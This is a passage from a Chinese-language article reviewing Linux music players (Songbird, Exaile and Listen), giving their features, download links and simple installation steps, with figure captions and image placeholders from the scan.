


图10




图12




图13




图11

6.Songbird—边上网边听歌

Songbird是一款较有特色的播放器。说它是播放器，它又不完全是播放器。说它是浏览器，它又不是简单的浏览器。它的浏览器架构基于XUL，和FireFox类似。并且可以在Linux、Windows、MacOS上运行。Songbird是大型播放器中少有支持皮肤的一款，当然它也支持插件，这使得Songbird具有很好的扩展性。当然Songbird也有音乐网站书签、存贮、服务和搜索引擎，这些都有助于用户快速而方便的加以使用（图13）。

Songbird的媒体功能会在浏览网页时充分体现，当浏览到有媒体的网页时，Songbird会生成一个播放列表供你选择。

（1）安装Songbird

Songbird不用安装，直接运行包内执行文件就可以了。

到http://www.songbirdnest.com/download下载Songbird。

```
tar -xzvf Songbird_0_2_RC2_linux-i686.tar.gz
./Songbird
```

Songbird菜单栏中的中文字体显得有点虚，其他并没有太多缺点。Songbird在Windows平台使用率大约为85%，而Linux下大约为8%。




图14

7.Exaile

Exaile是一款极具潜力的Gnome环境下的播放器。其设计目标就是Gtk的Amarok！每一个新版本都集成了更多的流行元素，比如从网络上下载专辑封面、支持iPod、支持广播、支持last.fm、托盘。而在媒体管理上，功能也是相当全面的（图14）。

（1）安装

Exaile官方已经提供了RPM包，和deb包。请到http://exaile.org/index.rb?command=download下载安装。

Exaile目前对中文tag支持还没有很好的解决方案。

[小提示：此程序使用需求如下：Python 2.4、python-gtk2（2.8.6）、gstreamer 0.10、gstreamer0.10-plugins-good、python-gpod（支持iPod）、gstreamer0.10-plugins-ugly（支持mp3）、python-dbus]

8.Listen

Listen也是为Gnome设计的音乐播放和管理软件。具有以下特点：管理音乐库，支持ipod和podcast，制作播放列表，自动或手动抓取专辑封面，自动与ipod同步专辑封面，烧录音乐CD，在播放时直接从wikipedia获取信息，查看歌词，有关歌曲、专辑、歌手的信息，收听web radio，将歌曲提交到Audioscrobbler，快速访问last.fm相关文件，等等（图15）。




图1